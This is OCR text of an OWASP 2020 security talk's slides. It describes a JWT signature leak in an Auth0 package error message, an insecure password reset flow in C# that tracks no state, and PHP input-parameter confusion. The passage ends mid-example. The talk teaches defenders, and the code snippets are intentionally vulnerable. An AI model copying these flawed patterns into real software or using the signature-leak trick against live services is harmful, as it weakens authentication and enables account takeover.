TEACHING AN OLD DOG NEW TRICKS

OWASP 2020

antic0de

What Are They Talking About

Beyond XSS and SQLi

‘Interesting’ bugs of a different nature

Most of these are from one of our internal collections

Code and names changed to prevent the guilty

Think about different attack vectors


Auth0 Expecting

Auth0 is a 3rd party service that provides identity management and single sign services

Uses Json Web Tokens (JWT) as a mechanism to exchange authentication tokens between the client and Auth0 service

A JWT contains user profile information and a signature to prevent tampering

Auth0 Expecting



Auth0 Expecting

JWT Token Format

```
{
  "alg": "HS256",  "typ": "JWT"
}
{
  "sub": "1234567890",   (subject identifier)
  "iat": 1516239022,     (time of issuing)
  "name": "John Doe",    (custom claim)
  “admin": false         (custom claim)
}
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), secret)
```

HTTP Request

```
GET /userinfo HTTP/1.1
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0…
```

Auth0 Expecting

The Auth0 package < 1.0.4 returns an error message to the caller when a JWT was submitted with an invalid signature


The error message returned looked like this

Error Message

```
Invalid signature.
Expected        8Qh5lJ5gSaQylkSdaCIDBoOqkzhoj0Nutkkap8RgbqY=
got             8Qh5lJ5gSaQylkSdaCIDBoOqkzhoj0NutqgtxsTGvxR=
```

An attacker could submit a JWT that they crafted with an invalid signature and based on the resulting error message determine the required signature to craft a valid JWT token

Password Reset Process



Insecure Password Reset

No state tracking through-out the password reset flow

HTTP Request


```
POST /ResetPassword HTTP/1.1

Userid=dave@acme.com&Password=NewPassword
```

```
public ResetPassword(PasswordModel req)
{
  if (req.UserId > 0)
  response = ResetPassword().Execute(req);
}
```

```
public Execute(PasswordModel req)
{
   userFacade = new UserFacade();
   user = userFacade.GetById(req.UserId);
   if (user != null )
   {
      user.PasswordHash = Hash (req.Password);
      userFacade.Save();
   }
}
```


Insecure Password Reset

A fix was applied using a .Net feature called TempData that stores data between incoming requests



Insecure Password Reset

TempData was used to track the submitted userID



Insecure Password Reset

TempData used to track the userID throughout the process

/ForgotPassword

```
public ForgotPassword(ResetPasswordModel model)
{
   TempData[PasswordResetUser]=model.UserID;
   RedirectToAction("ForgotPasswordVerify");
}
```


Is this flawed?

/ResetPassword

```
public ResetPassword(ResetPasswordModel req)
{
   userId = TempData[PasswordResetUser];
   if (userId > 0)
      response = ResetPassword().Execute(req);
}
```


Insecure Password Reset

Doesn’t store a flag to indicate valid code submitted



Insecure Password Reset

Doesn’t store a flag to indicate valid code submitted



Input Parameter Confusion

PHP based application providing access to an email record

Security controls enforced by

- message ID
- users email address
- users password

/LoadMessage.php

```
<?php
   require_once(“auth.php");

   // Load the supplied mid value
   $mid = $_GET['mid’]’;

   // Load the message from database
   $msg =Lib_Get($mid);

   // Return the message to the user
   return $msg
?>
```

Input Parameter Confusion

Looking closer at the authentication mechanism

/Auth.php

```
<?php
   // Load the supplied mid value
   $mid = $_REQUEST["mid"];

